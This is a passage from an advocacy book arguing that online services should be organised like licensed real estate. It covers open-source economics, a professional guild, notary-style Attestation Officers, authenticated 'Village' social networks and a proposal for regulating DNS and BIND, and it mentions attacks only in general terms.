Sounds good, but exactly where does one find “a rich, validated database of billions of known good and known bad applications”? More to the point, if a thief wanted to sneak Stuxnet-based spyware into competitors’ machines in order to steal their trade secrets, plans and customers, how difficult would it be to slip that malware into a “a rich, validated database of billions of known good and known bad applications”? How exactly does one validate billions of good and bad applications? And what about the vast number of applications that put their vendors’ agendas above the customer’s interests? Does that fall into the “good” or “bad” category?

Market to the CEO

Some departmental decision makers in IT may be willing to consider starting over with a new approach, but they’ll be a minority. Trying to find them is not the best approach for

gaining traction in the enterprise for the InDoors approach. We are much better off approaching the one person who is responsible for everything and who is growing increasingly aware of the danger, the CEO. And the person in the best position to go knocking on the CEO's door is the independent open source software professional. Large enterprises do have open source professionals on staff of course, but we can't ask them to jump the chain of command and call the CEO with the InDoors message. And anyway, the new source of income offered by professional licensing will be less relevant to those on salary.

Software Licensing: The Economics of Air

Software licensing is a dying business. The value of code as an intellectual property asset changes like the asset value of a truckload of ripe fruit. At software companies, license fee revenue from new customers as a portion of total license fees steadily declines. Source code, like air, is essential to life but of little economic value owing to its fluidity and ubiquity. Services revenue has come to replace license revenue. IBM, Digital Equipment Corporation, the ancestors of Unisys and literally hundreds of other companies started decades ago to shift from technology to services. IBM is now a services company. If you were to offer IBM an opportunity to trade in all its software license revenue for a little more services revenue, they would jump at it. Actually they've already started; the name of their biggest trade is "mainframe Linux." Digital's value to Compaq, and subsequently to HP, was its services business.

All these companies got their start with distinctive technology. All of them learned by experience that their long-term sustainability was gained by transforming that technology foot-in-the-door product business into a consulting and integration services business.

If however you are Microsoft, you can appear to be so enamored of the process that put \$80 billion of cash onto your balance sheet that you convince yourself that you can milk that cow forever. Is that really what's happening? Is Microsoft a victim of hubris, failing to see that it too must make the transition from licensing software – that is, air – to providing systems integration services?

Probably not. When you have the kind of balance sheet and ongoing earnings that Microsoft has, then you can continue to sell licenses to breathe until the market wakes up to the fact that there is no need to pay anyone for a license to breathe. When that happens, Microsoft will simply peel off a few big ones to purchase services companies, just as they purchased Great Plains and so many others. It's a viable strategy for them.

Governments are beginning to realize that they have an alternative. As local, state, national, and international governments move to open-source software, Bruce Perens, Linux guru and author of the *Open Source Definition*, has this to say:

Should governments be using a format that is unique to a particular vendor to talk to its citizens? The government should not be saying you can only drive up to a government office in a particular brand of car. In the same sense the government should not be saying you can only talk to your government if you have Microsoft Windows software on your computer.⁹¹

The logic advocating for the move of government and business to open source is abundant, and the move is taking place. The lack of a good business model for open source is all that prevents a massive and rapid transformation. Let's fix that.

Open Source Economics: Another Empty Set

The open-source community has been facing the question of its own economics for years. Some organizations have taken the form of volunteer associations, where it is assumed that members either have day jobs or find their own sources of revenue by providing services. Others have adopted a service model, with paid support of open- source products providing the revenue stream.

Following the famous razor-blade analogy, some software vendors give away the razor (software) in order to make money on the blades (support.) But often the razor-blade model just doesn't seem to work as expected when applied to open source. Let's face it, when your customers are defined by the fact that they really aren't customers at all, that they got your product for free, you have by definition selected precisely those people who would rather not pay to have someone else solve their problems.

CEOs have become skeptical. Read the latest material about top management's view of software vendors and listen for the rumblings of opportunity. Top management is starting to wise up.

But how does that opportunity manifest itself for individual open-source developers? The largest open-source companies, such as Red Hat, with a sufficiently large installed base to really gear up a full support department complete with large call center, can make money with open-source support contracts. But if you're working on a smaller scale, the sad fact is that if users don't pay for the license, they're not going to pay for support.

For some people, the question of revenue is moot; they view software development as an activity for the simple benefit of mankind. To them, software should simply not be subject to economics.

That works only if your grandparents provided you with a trust fund, or you live with your parents. It can also work for single people whose financial needs can be met simply with occasional contract work – at least temporarily. But lives change. Trust funds get depleted. Single people find themselves no longer single, suddenly having to provide for the present and future of a family.

If license revenue is dead, and support revenue terminally ill, where does that leave the future of the software industry?

The Value You'll Provide with InDoor Spaces

There is plenty of future for software, but only in the sense that there is plenty of future for elevators, sheetrock and lighting fixtures, when aggregated with the services of architects, contractors and property managers who make those things into an industry: the commercial real-estate industry.

What does the commercial real estate industry sell? If I want an office for my

organization, what do I buy? Do I buy elevators, sheetrock, and lighting fixtures? Do I buy the services of architects, contractors and property managers? No, that would make the whole endeavor completely unworkable.

When a customer comes looking to buy office space, what exactly do they buy? It's not exactly products and it's not exactly services. Rather, they buy a legal commitment to provide a space of a certain size and quality, supported by certain specific amenities in both the common areas (lobbies, elevators, parking facilities) and "demised" areas (the tenant's own bounded office space), provided to a specific level of reliability and freedom from intrusion.

The tenant buys a commitment from the landlord to provide quiet space in which the tenant's personnel can get work done in pursuit of the organization's agenda.

If you rent an office facility, the standard lease sets limits on the landlord's ability to enter your premises and lists the things the landlord will do to maintain security. All these things taken together define your right as a tenant to "Quiet Enjoyment," in other words, a space in which you can pursue the goals of your business without interruptions and intrusions. The tenant buys *Quiet Enjoyment*.

"Quiet Enjoyment" is a simple concept, a legal term. When it comes time to sign the lease, Quiet Enjoyment is what is being bought and sold. Quiet Enjoyment in commercial facilities is the ability to pursue an agenda in a rented office space in a building where the infrastructure works.

That is what management wants. The IT department may want the newest version of powerful software with copious new features, but management wants facilities that work. Management wants quiet enjoyment.

Management does not care where the facilities are hosted, as long as things are secure. Management has no need to maintain rooms full of servers, staff that know how to run them and a recurring budget to cover it all. If quiet enjoyment can be found in cloud-based facilities, so much the better.

InDoor Facilities Encourage What Top Management Seeks

What exactly does software do these days?

Software helps in informing and communicating. These days, software tries to be collaborative. Along with "grid," "collaboration" is the buzzword of the hour. But software *in use* is much less often about collaboration.

Information is power. Everybody in a physical office understands that, even if at a precognitive level. Sharing information is like sharing power; it's something to be done with utmost caution.

Indoor offices, by contrast, *consist* of shared information.

The use of the term "security" in this context tells all. "Security" sometimes refers to securing information and communication from the adversary or the intruder. But security can also mean the securing of information from those who legitimately need it but in

receiving it will also receive power and opportunity. Can't let that happen! Better call out the S word. It always works. You can derail any collaboration initiative with the S word.

By showing top management that InDoor facilities have security built into the online structure in the same manner that it's built into the company's physical facilities, security is less likely to be invoked as a red herring whose real purpose is to discourage the sharing of information that imparts power to its holder.

I've been in the collaboration business since 1982. Providing collaboration spaces to subscribers and advertisers of magazines is what built Delphi. Typically the magazines we served were avocational. Avocational communities differ from companies in many ways of course, but members of all communities share information in similar ways.

Open Source resembles in some ways an avocational community. It's a community where there is both leadership and information sharing. After all, isn't that what Eric Raymond's brilliant essay, *The Cathedral and the Bazaar*, is about? Linux works because Linus Torvalds is a highly qualified team leader, and his contributors are volunteers and therefore willing to share information.

Would Linux development proceed more quickly if it were a commercial project, supported by commercial economics? Common sense says it should. But in commercial product environments developers resist sharing information. And the reason Linux and Apache and Sendmail kick butt is that they share information in a way Microsoft employees never will.

The organization of the future delivers the best of both: the zeal and the willingness to communicate significant information of a team of volunteers with the focus, administrative completeness, and the compensation, of a traditional organization.

The Good News about Getting Paid

If support revenue isn't the answer, then what is? The open-source community as it is currently constituted has a problem with its response to Microsoft's Fat Pitch. While Microsoft's corporate customers were already upset with their vendor for a great variety of reasons, *the customers are uncomfortable with a product that costs nothing*.

Oh my, the problem is that (hello, can you believe this) our customers are unhappy with our price; they consider the price of open-source software to be *too low*. Now I may not be a pricing expert, but this is one problem for which I think I can conceive of a solution.

Let's Learn From My Pricing Mistake

A lot of people who use software in business settings like everything there is about open-source software, but are concerned about relying upon suppliers whose financial viability appears to be uncertain. That point is not sufficiently visible to open-source people. The notion that the customer would actually prefer to pay than get something for free seems contrary to common sense.

Let me cite my own experience. In the early 1980s I had gotten some people at the international operations department of a large multinational oil company to consider the

Delphi online services platform to run what would have been called an intranet if the word had existed back then. They liked the information I had provided, our capabilities and our demonstration. They invited me to their offices in Manhattan to discuss pricing, terms and conditions.

The meeting went very well, until they asked the price of the initial implementation. My answer: \$5,000.

Silence. Coldness. Decision makers looking at watches.

I might have recovered with, "Did I say \$5,000? Silly me, that's the monthly base service charge. The implementation fee is \$500,000."

My hosts had a number of problems paying so little for a worldwide private-label online network. Probably the first thing that went through their minds was that I was unrealistic about my own business. How many such presentations and visits could I make if each one yielded only \$5,000?

Second, I am sure it occurred to them that just fielding all the input from their users and constructing a plan from that input would cost us more than \$5,000. They didn't want to be dealing with a company that had insufficient funds to support their needs.

Third was the potential of making their IT people look bad. They all had probably done a little mental arithmetic concerning how much their department would budget, i.e., charge the company, if they had undertaken such an effort internally. Probably 100 times our price. We were a just a big embarrassment asking to happen.

The trip back to Boston gave me time to reflect on the not-so-obvious reasons that a higher price can help business. Customers have reason to be concerned about relying upon something for which the vendor does not get paid.

The open-source industry's inventory consists largely of products whose intellectual property is given to the marketplace at no charge. Isn't that a bit like the situation of an architect or contractor or property manager, who cannot charge for the use of the concept of a roof truss or for the algorithms by which the pitch and loading of the truss is calculated?

Does that mean that the architect or contractor or property manager never gets paid? Of course not; they earn respectable professional incomes. The key is the occupancy permit.

The real estate metaphor has been used for decades as a model for navigation, but consider how an open source desktop can provide real office facilities, not just a cute representation of them on the screen to assist navigation. Revenue will come from services: real services like design, construction and maintenance of facilities.

Getting Paid for Your Hard Work

The building professions used to have their equivalent of proprietary code. The square-and-compass symbolism of the Masonic orders allegedly dates back to the days when the mystical arts of geometry and trigonometry enabled their practitioners to design and build bigger and better buildings.

Mathematics, like the ability to write source code, is now commonly accessible. Knowledge of the Pythagorean Theorem no longer gets you a seat at Pharaoh's table. But the legacy of the ancient masons is more than a bunch of pointy tourist attractions in Egypt. It is the guilds and professions that set the methods, standards and procedures for the design and construction of buildings everywhere. Municipalities around the world rely upon the building codes of international communities of architects, structural and civil engineers, and construction and property-maintenance professionals. The tens of thousands of firms around the world act in many ways like commercial offshoots of very close-knit guilds and associations.

If you are in the practice of making useful things happen with software, either by coding or by installing, configuring, applying or maintaining software, visit your new Guild of Online Architects, Contractors and Property Management Professionals at squarebyte.org and learn about how real estate professionals turn their skills and expertise into sustainable professions.

Join the Guild

My friend Perry Leopold, the owner of the PAN online service for the music industry, once remarked that the broadcast media industry failed to understand the essential nature of the online services business. "This is farming, not hunting," is a comment that registered as one of the best I have ever heard. The software industry's business model is evolving from hunting to farming.

As some software companies doggedly hang on to the licensing revenue model, targeting customers to become their victims of manipulative FUDILI processes, they fail to understand that the essential nature of software and its deployment has changed. The hunt is over. The value added is now in services.

If you're serious about making a living in software, it's time to hang up the hunting cap and put on the overalls. Come on down to the farm and help us build the guild.

This presents just the basic idea for the guild. Roles will need to be defined. In order to maximize the guild's impact on audiences, bringing audiences to a level of understanding of this new way of doing things, it will be useful at first to closely mimic the roles of the real estate professions: architect, engineer, general contractor, subcontractor, interior design consultant, property manager, etc.

As with physical real-estate professional organizations, the guild will maintain close ties with those who develop building codes and those who are responsible for community governance, to ensure the essential principle that makes the system viable: occupancy permits are issued only after the professionals have been paid. We've identified the following professional licenses involved in the permitting of InDoor facilities:

- Architect
- Structural Engineer
- Contractor
- Building Inspector (public code auditor)

We have described the permitting process in very general terms. How will it all work in practice? Really, the details must be filled in by licensing board members and practitioners working together. Go to osmio.ch to see how that's coming.

Not Just Real Estate

Not all professional licenses issued by the City of Osmio are concerned with InDoor real estate. Most of the better procedures specified in the Enrollment and Identity Reliability components require the involvement of an Attestation Officer, who will be professionally licensed according to the standards of this Professional Licensing Component. Then there are professional licenses for individuals whose expertise and responsibility is in outdoor facilities, i.e. the Internet. These include city planners who take responsibility for implementing online communities on behalf of audience aggregators; public facilities inspectors, who take responsibility for the integrity of Web site code; addressing professionals, who take responsibility for the integrity of their part of the DNS infrastructure; and what we hope will be a professional licensing system to be added to the already well-organized efforts of the groups that run the Internet's core services.

For purposes of getting QEI working in practice, the license that's needed first is the Attestation Officer professional license.

Professional Licensing Standards for Attestation Officers

Two essential legal elements of the public office of the notary add significance to the role of the notary, regardless of his or her qualifications for the job. The first is criminal liability. Anywhere in the world, a notary public who knowingly attests to a falsehood is subject to arrest and criminal prosecution. The second is that any notary may administer an oath that places the person being enrolled under penalty of perjury.

One of the functions of the Public Authority Component is to set the framework for the qualification of Attestation Officers. Attestation Officers are responsible for what in traditional PKI terms would be called “registration authority” functions, the process of receiving evidence of a subject’s claim of identity, judging its reliability, and, when warranted, submitting a Certificate Signing Request to the City of Osmio Vital Records Department.

By definition, all notarial procedures are performed in a face-to-face setting, and by Osmio’s standards all Attestation Officers are holders of a notarial office or other public office that empowers them to administer oaths. However, not all enrollments are notarial.

In chapters 19 and 20 we detailed the different forms and quality codes of the various enrollment procedures. Recall that enrollments are of four types:

- Basic, involving a simple email validation process;
- ReliableID, performed remotely; or
- Digital Birth Certificate, performed face-to-face with an oath and affidavit.
- Virginia DBC”: Enrollment by a Virginia notary via video

The City of Osmio Professional Licensing Board must qualify individuals who have held public office (such as notaries or justices of the peace) for a requisite amount of time and who meet other standards of the Public Authority Component, and to commission them as Attestation Officers for the City of Osmio Vital Records Department.

The Professional Licensing Board is also responsible for qualifying and commissioning other professionals, including architects, contractors, building inspectors, highway officials and city planners.

What Do We Need in an Attestation Officer?

There are 10 distinct attributes required for the professional who applies authority and skills to the job of verifying identity and issuing credentials. The first two are those mentioned above and obtained in the United States and many other common-law countries by being commissioned as a notary public: Criminal liability for malfeasance as a public official, and the authority to administer an oath that places the affiant under penalty of perjury in such a manner that the act cannot be subsequently repudiated.

Eight additional qualifications:

1. Established background of service with integrity in an attestation profession
2. Ability to do a good job of visual verification of identity credentials (driver's license or passport)
3. Ability to operate authentication and enrollment equipment
4. Ability to perform the corroboration interview
5. Ability to say "no" when required
6. Ability to use the Certificate Signing Request system
7. Willingness and sufficient insurability to assume liability
8. Sufficient management sense to run an independent professional practice

Established background of service with integrity in an attestation profession

We find an ideal benchmark for this qualification in the Latin law countries, in the office called the Latin or civil notary. Latin or civil notaries are lawyers, but they are extensively trained in a kind of practice of law that is unfamiliar to most Americans, a practice where it is assumed that the public interest is best served through contracts that minimize the likelihood of subsequent dispute and litigation between the parties. Civil notaries have experience, they have passed stringent tests, and unlike many regular notaries they are thoroughly aware of the consequences of not doing their authentication job with utmost rigor. They have a lot at stake and they know it.

Even though Latin or civil notaries are lawyers, they are not advocates. Rather, Latin or civil notaries *represent the public* in dealings between private parties. They tend to raise the standards not only of document attestation but of the documents themselves. In Latin jurisdictions, for example, if the parties to an agreement expect it to be enforceable – that is, if they ever expect to have the services of the courts to settle a dispute – the agreement itself must be drawn up by the neutral representative not of the parties but of the public. That is, it must be drawn up by the non-adversarial lawyer, a Latin notary.

Specific standards for the Attestation Officer profession are detailed in *Quiet Enjoyment*, the book from which this one was derived.

Question 10 How do we bring privacy and authenticity to social media?

Answer 10 The Community Component

Where are these online buildings built? Who owns them? Who pays for them? How do they connect to each other in a rational way? How does online real estate become profitable? We find our answer in the surprising intersection between skills and methods in the urban planning profession.

Computers and Construction Materials

Just as it was impossible for the inventors of structural steel and reinforced concrete to envision all of the environmental factors that would have to be accommodated before their construction materials could transform the urban landscape as they expected, so it was with the inventors of computing. You can't just put a few million transistors on a chip and wire it to a display and expect the result to be Twitter. Furthermore, the earlier, much less ambitious chips had to make money to pay for the development of the bigger chips that would allow chips in general to take the big conceptual leap. The task had to be broken down into the smallest elements, taxonomized, aristotized.

We have started treating our computers like the media appliances they ought to be. We don't care how the system organizes files and other resources, we just put them where we need them.

That's a lot like the way we design real estate. We don't organize our spaces for living and working according to the categories of construction materials and methods used to create them; rather, we put meeting rooms and reception areas and living rooms where we need them.

Two ways of thinking about what used to be “information technology” have legs. They will work for years to come:

1. Media works. Mindshare. Audience.
2. Real estate works. Spaces within which people do things.

Defining spaces in terms that are native to computers, disks and files and directory hierarchies, just won't work anymore.

It's no longer computers, or for that matter information appliances or software or XML or SOAP or even PKI. To be sure, those are essential building materials. But to build a useful building you need to (1) know the capabilities of the building materials and (2) look beyond the building materials to the people the building will serve and the function of the building that will serve them. That's what architecture is all about.

Think reception areas and meeting rooms and multi-tenant office buildings and auditoriums and staging areas and hotels and conference centers and shopping malls (not those websites calling themselves malls, but real malls.) Then think about the groups served by those people: product development teams, accounting departments, ad agencies, professional associations (staff, conference exhibitors, special interest subgroups, etc.)

We need to keep private things private, and gain real control over who sees what. We need the facilities and tools to decisively win the war against online fraud, theft and predation. We have been taking slow steps toward making computers work for us the way we would like them to work. We need to depend upon computers as we depend upon the office floor to act against gravity. To use the office, you needn't think about either.

Be the Mayor of Your Community

We hear a lot about online community. There's usually a lot of touchy-feely stuff in the discussion and very little about the economics, the revenue models. That's a shame, because the business of community is as interesting as the human dynamics. A community needs to be managed by someone with *place* skills rather than media skills. That includes urban planners, property developers, conference operators, hospitality professionals and others who understand what's involved in providing spaces where people can gather productively.

Wherever there is a viable physical conference there can be a viable online community. But the community cannot be positioned and presented as a conference that exists only a few days a year. A community is always there, always open, always providing an opportunity to mingle and schmooze and learn from your birds of a feather. It should include spaces designed for noncommercial activity as well as commercial districts. The whole community should be partnered with an association's magazine or newsletter or other highly targeted audience aggregator.

The Paywall That Actually Pays

We all want a basket of information products: stock prices, news, weather, sports, blogs, editorials, stories, etc. But if we were told to shop for each one, filling a basket one-by-one with the best information products for the best price, the basket would remain empty.

We accept that we must pay monthly for our utilities: electricity, gas, water, broadband. We may grumble about the amount, but we know that the payment covers a lot of things, almost like a tax. As we pay taxes to have roads and police and fire and schools, so we pay for the bit tube that brings phone and entertainment and information. The quality of the entertainment and information varies a lot, but at least it's all there so I can pick and choose what I think is worthwhile at the time I choose to consume it. I know that somewhere in the mix of things that I pay for in my taxes or utility bills, I will get value. That is acceptable. Sorry, but paying a few dollars specifically for your online newspaper is not.

The per-information-product paywall will not work.

However, people do expect certain information products that are so essential to any online environment as to be considered infrastructure. Search, weather, maps, newswires, stock quotes, airline schedules, dictionaries, thesauruses, image libraries, etc. have all become part of peoples' expectations. We pay for those products in two ways: with our monthly invoice for the physical delivery of them by broadband connections, and by letting the providers of the information products aggregate information about ourselves. Unlike the former, we never actually agreed to the latter; the providers simply took our personal information assets and put them on their balance sheets.

The producers of those information products use a variety of methods in an attempt to get paid for their work. The main business model was initially inspired by television, a medium where the identity of the viewer is knowable only on a broad demographic basis. It's a thin-margin business model. The simplest is the "eyeballs" method, where viewers

of a page attract paying advertisers.

Generally speaking, the more the information product owner knows about its viewers, the more it can charge for advertising opportunities. The least information comes from the category known as “outdoor” advertising, the online equivalent of billboards, taxi-tops and lighted signage. In the advertising world, “outdoor” means “I really can’t tell you anything for certain about my viewers.”

At the other end of the scale, the owner of the holy grail of audience builders, is the shop owner, either the local bookstore or Amazon, that truly knows its customer individually. The merchant with an individual relationship knows what sort of things you have purchased or are looking for. And so every participant in online commerce tries to get to where the local bookstore or Amazon finds itself.

Now, the local bookstore and Amazon tend to know what they know because you openly and voluntarily shared that information with them. Since the others don’t have that kind of relationship with you, they tend to use a different technique to obtain information about you. The technical term for that technique is “larceny.”

Besides being immoral and illegal, larceny presents other problems. For example, we all find ourselves on mail lists and controlled-access Web sites for groups where we don’t really belong. When you try to glean a person’s role in life from little snippets of their behavior, you come to some really silly—and costly—conclusions. I once found and purchased a back brace for my wife on an equestrian site. Now I get fancy, glossy, expensive-to-produce-and-mail horsey catalogs even though I have never owned a horse and have no intention of getting one. Everyone has stories like that.

The eyeballs or mass-media mindset was never appropriate for the online medium. This is a controlled circulation medium. If you serve a targeted audience with a publication, you can be the one who brings the benefits of indoor space to your residents (readers) and tenants (advertisers.) We have seen how the problems encountered by your users—problems which are a direct consequence of the lack of boundaries of the Internet.

Controlled circulation databases are not built from stolen goods. They consist of personal information, that is, personal intellectual property, that was effectively licensed by those who populate the database.

That is the way it must work. Either obtain personal intellectual property by licensing it from its owner or accept the consequences that come with being a thief.

The Economics of Community

Let’s take a look at an online community. Let’s call it Ophthalmology Village. Ophthalmology Village is only accessible to, you guessed it, individuals who have a measurably reliable identity that is bound to an attested certification of their connection to eye doctoring.

Ophthalmology Village Inc., an Authenticity Enterprise licensed by The Authenticity Institute, Inc. is owned by you, the Mayor of Ophthalmology Village, together with the publisher of *Ophthalmology Today*. Together with your co-owners you approach the

business development chief at Megamedia Cable Corp. with a business proposal: allow us to provide an exclusive gateway that connects between our members' cable modems and routers, easily installable by your customer. The gateway enables a new revenue model such that in any month when our members access the Net only through Ophthalmology Village, the management of the Village will pay their cable bills plus a little premium.

Our member certainly has access to the entire outdoor Web and everything else the outdoor information highway has to offer. But he or she gets there through Ophthalmology Village, where Main Street presents all of the products and services an eye doctor might want in pursuing his or her practice.

Isn't that the way the world works? We wake up in our bounded homes, and after breakfast we drive through our outdoor but still rather bounded community, out to the open highway and to our indoor place of work.

The shopkeepers on Main Street in Ophthalmology Village are for the most part the advertisers in *Ophthalmology Today*. Their shops might also appear out on the outdoor Web, but in Ophthalmology Village their owners know that whoever walks through the door has a reason to be there; and when they chat or otherwise communicate with a visitor to their shop, they know whom they are communicating with. Will the shopkeeper be willing to pay more for their buildings than they now pay for their site out on the open highway? It's a pretty good bet.

What about members of an Ophthalmologist's household? Should they get to the Net through Ophthalmology Village too? Yes, but in a "families" district that is separate from the eye doctor stuff on Main Street unless they're also involved in the practice. If their role in the practice is administrative they'll enter through the Ophthalmology Administrators District, where the vendors of administrative tools and software will have their shops. Smart vendors of healthcare products know how important the people at the desk are when it comes to purchase decisions. The rent for the best locations in this district won't be cheap.

Media, Technology and Real Estate

One of IT's famous paradigm shifts is trying to get noticed. This one will separate those who want to hold onto the notion of IT as an industry from those who understand that IT as an industry is disappearing. The permanent industry that replaces it will provide a reliable source of income to those who are willing to migrate to it, bringing their IT skills with them.

The new industry is like a combination of media and real estate. We'll call it Real Media Estate.

How To Build And Own The Next Generation Facebook From Your Den in 10 Easy Steps.

The Authenticity Institute offers a business modeling service called The Authenticity Economy, which is designed to facilitate the building and management of a Village® social network. Let's take a closer look.

Where do we build an InDoor facility?

In other words, what is a Village®? You know that a village is a community of people with a particular terrestrial location whose size and other attributes engender accountability, that is, where people tend to know each other well enough to cause them to act in an accountable manner toward each other.

You've also heard the term "global village" refer to the entire earthly population of interconnected human beings. Today's "global village" is really a global mob or a dense global urban slum. Sadly, it's about human nature in the absence of accountability.

But a Village® community is a village without the unimportant terrestrial part, but with the important accountability part. You behave differently in a village, including a Village® type of village, than you would out on the anonymous highway. You're much less likely to be a rudely aggressive driver. You're much more less likely to be mugged.

After reading about the other parts of the InDoors Infrastructure portion of the Quiet Enjoyment Infrastructure one might conclude that a Village® is a set of InDoor facilities. Well yes, but there are outdoor spaces as well. On the outskirts of the Village® are spaces that don't even require a reliable identity, that is, an ID with an IDQA score. The outskirts of a Village® is a truly outdoor space, as outdoors as the information highway.

As you enter the Village® you're still in an outdoor space, although it's an authenticated outdoor space, a walled garden. The space isn't "owned" in the sense that a particular building facility is owned; rather, it is owned, as any public space is owned, by the residents of the community.

Well, that's about all that can be said. Combine some accountable-outdoor spaces with some InDoor spaces and of course some accountable people and you have a village. If a particular geographic location isn't part of the village's identity then you have a Village®. Not much more to say about it. Besides those common attributes, of accountability and outdoor and indoor spaces, every village, including every Village®, is different.

Village® also refers to...

A trademark should try to be a proper adjective, which requirement fits well the full legal identity of the other instance where we use the term Village®. For you IP lawyers out there, Village® identifies the product of the Authenticity Alliance enterprise Global Villages, Inc: the *Village®* Authenticated Social Media Platform. You build a Village® with Global Villages, Inc: 's *Village®* Authenticity-Enabled Social Media Platform.

City Planning, Governance, and Municipal Economics

1. Village® Outskirts

Authentication: none

Location: outdoors

Price of access: free

A Village® may or may not be visible from the Web. If a Village® is visible on the Web, its outskirts are simply a single site or a group of sites to serve visitors to the Village®. Buildings may be built in the outskirts to serve the marketing and other purposes of the owners of the Village®, but those buildings will not normally receive the controlled circulation benefits that are available to property owners and tenants inside the Village® limits.

2. Inside Village® Limits

Authentication: Osmio Provisional Certificate or better

Location: outdoors

Price of access: free

This is still an outdoor space, although authentication is required for entry. This space may be separated into neighborhoods and districts, each of which may have zoning ordinances that affect the types of building that may be erected in them.

3. Village® Center

Authentication: Osmio Provisional Certificate or better

Location: outdoors

Price of access: free

This is still an outdoor space, although authentication is required for entry. Municipal buildings are located in this space. Building lots are at a premium in this space.

4. InDoor™ spaces in a Village®

Authentication: Property owner specifies minimum IDQA™ score

Location: InDoors

Price of access: free

Entry into municipal buildings requires a minimum IDQA™ score that is set by the Access Governance Board of a public Village® or by its owner in the case of an owned

Village®. Entry into privately-owned buildings requires a minimum IDQA™ score and other access control requirements that are specified by the property owner.

Entry into office suites and other facilities within a building requires a minimum IDQA™ score and other access control requirements that are specified by the tenant.

Additionally, municipal building codes may impose minimum IDQA™ scores and other access control requirements on property owners and tenants. For example, a building code may require that a facility that serves children under age 13 have a minimum IDQA™ Enrollment Practices score of 5.

5. Governance of a Village®

The owner of a privately-owned Village® may appoint municipal officers and board members. However, the more the residents are involved in governance, the faster the Village® will grow.

A Village® may also be owned by its residents. In that case the recommended form of organization is a Delaware non-stock corporation.

A Village® is bound to adhere to the ordinances of its administrative capital, the City of Osmio. In instances where the laws of a terrestrial jurisdiction must be invoked, the laws of the Republic and Canton of Geneva shall prevail.

Question 11 Can the outdoor public transport system also benefit from QEI?

Answer 11 The Public Roadways Component

The roadway system, the Internet, is far ahead of the real estate, the secure online places where people can safely gather. Its protocols, like those for the next generation of concrete Interstate highways, are well established. But the facilities that control the Internet are entirely too vulnerable to criminals and vandals. Access controls based upon measurably reliable identities must be put in place.

Public Facilities Need Design Too

The Quiet Enjoyment Infrastructure enables bounded online spaces that are reached via the Internet but are set apart from the Internet. Eleven of its 12 components describe and define an environment where people and information remain secure, inside bounded spaces whose occupants may physically be anywhere, connected securely by means of the very public, very insecure, very unmanaged and largely unmanageable Internet information highway system.

The Internet is no longer the playground of a collegial worldwide old-boy network of developers from the world of academia. The root-server system is expanding to

encompass as many as 40 mirror sites in cities around the world. This adds both security and vulnerability, as the number of people with console, physical and logical access to the additional servers will have to grow. The servers providing the 13 logical roots were subject to a major distributed denial of service attack in 2002. Wouldn't the perpetrators of that attack like to get past the parapets and into the inside of the castle? Surely they will try just that, if the proper identity mechanisms are not in place.

As the highway metaphor is useful in understanding the Internet, it helps us understand why policing the highway—inspecting vehicles for illegal substances and the like—is not the job of the highway department.

When it comes to regulating the construction and maintenance of the Internet highway system, rather than regulating the behavior of those who use it, the metaphor breaks down. In managing the physical highway system, unlike the Internet highway, there is no need to worry that rogue construction crews will build unauthorized on-ramps and intersections while no one is looking, or that bogus traffic cops will deliberately create congestion by putting extra millions of vehicles on the road, all headed for one building. Asphalt and cars have mass; they cannot be easily copied, or created and changed with keystrokes. By contrast the Internet highway system and the packet vehicles that traverse it are made of bits. Bits have no mass and can be created, altered and destroyed instantly, with virtually no energy.

Recall what Mike McConnell, the former Director of the National Security Agency, had to say about Internet-borne vulnerability:

If 30 terrorists with hacker skills and \$10 million were to attack us today, they could bring this country to its knees. It would take one focused cyberattack to exploit our communications and our critical infrastructures such as the money supply, electricity and transportation. The United States is the most vulnerable nation on earth when it comes to cyberterrorism. Our economy relies on IT networks and systems. Information is what we do.

That was from June 2002. In the intervening time the Internet-dependence of the rest of the world has grown remarkably. If there were a way to measure the degree to which all of the world's infrastructures “such as the money supply, electricity and transportation” systems of the entire globe have become dependent upon the information highway, surely the curve would have an exponential look to it.

Broadband-connected home computers have been turned into zombie servers for the propagation of spam and worms. The process by which packets are put on the Internet must be regulated. If a piece of software sends those packets on their way, then the software must be signed by a licensed individual who takes responsibility for its actions.

The power to control how URIs (URLs) are translated into IP addresses is regulated, but the identities of those who touch the controls are inadequately established. This situation must be fixed.

The identities of those who register and transfer URIs (URLs) are also inadequately established, generating excessive support costs and litigation for registrars and endless

headaches for their customers. Digital Birth Certificate based identities would solve this problem in a snap.

All who actually control the routing of packets on the world's online highway system should be certified and licensed according to exacting standards.

In fact a highway department does exist, duly constituted, whose staff is for the most part trained and certified. To an extent it is held responsible for the smooth operation of the highway system. But the process by which its staff is selected and its policies made is dangerously unregulated.

Perhaps the biggest example of the problem is in the operation of the Domain Name System (DNS). It is responsible for translating the names of resources into IP addresses, so for example if you type www.village.com, a server near you in the DNS system can look up that name and send the packets in your request to the IP address known as 209.132.69.110.

The software that sits on DNS servers around the world and makes all this work, called BIND, provides a reference implementation of the major components of the Domain Name System. More than 80% of DNS servers in operation today run BIND, including the 16 root DNS servers that serve as the ultimate source of IP addresses when name servers attempt to map a URL to an IP address. BIND binds a domain name to an IP address.

If you can get into BIND and alter that mapping, you can wreak havoc around the world by making Web addresses point to the wrong IP address. For example, you could redirect traffic intended for amazon.com to your own marysbooks.com. Of the tens of thousands of copies of BIND on servers around the world working to resolve Web addresses and send their traffic to the right server, a large number are obsolete versions of the software that carry severe vulnerabilities.

If there were ever a case for regulation of the use of software, the BIND problem articulates the case with an eloquence beyond words. In the physical world, everyone who uses the highway is vulnerable to the motor vehicle department with the worst, loosest standards for registering vehicles. But unlike the physical highway system where, say a vehicle registered in Lesotho is unlikely to be found operating in Quebec, it is not unlikely for that packet-vehicle from Lesotho to be wandering around the servers and lines in Quebec.

Who Regulates the Highway?

The ITU ought to regulate BIND installations, periodically reviewing them to ensure that they are up to date and all known vulnerabilities fixed. Furthermore, all BIND installations should be licensed only after ensuring that the identity of the individual who takes personal responsibility for the operation of the software is associated with each installation of BIND.

However, the ITU is not involved with ICANN (International Corporation for Assigned Names and Numbers), the closest thing we have to a highway department. ICANN has something to do with the U.S. Department of Commerce and with an assortment of past

Internet organizations. Its authority to carry out its important work is not well established.

ICANN ought to be made a unit of the ITU and given clear authority over the governance of the world's roadways. That is the essence of our Public Roadways Component.

Most importantly, anyone who touches BIND or any of the other key parts of the highway infrastructure should be required to use an identity credential that is as strongly reliable as possible.

The identity and credentials of everyone who goes near those mirror servers must be strongly established according to a set of procedures that should be as exacting as those that governed access to the Minuteman missile silos of the SAC doomsday machine.

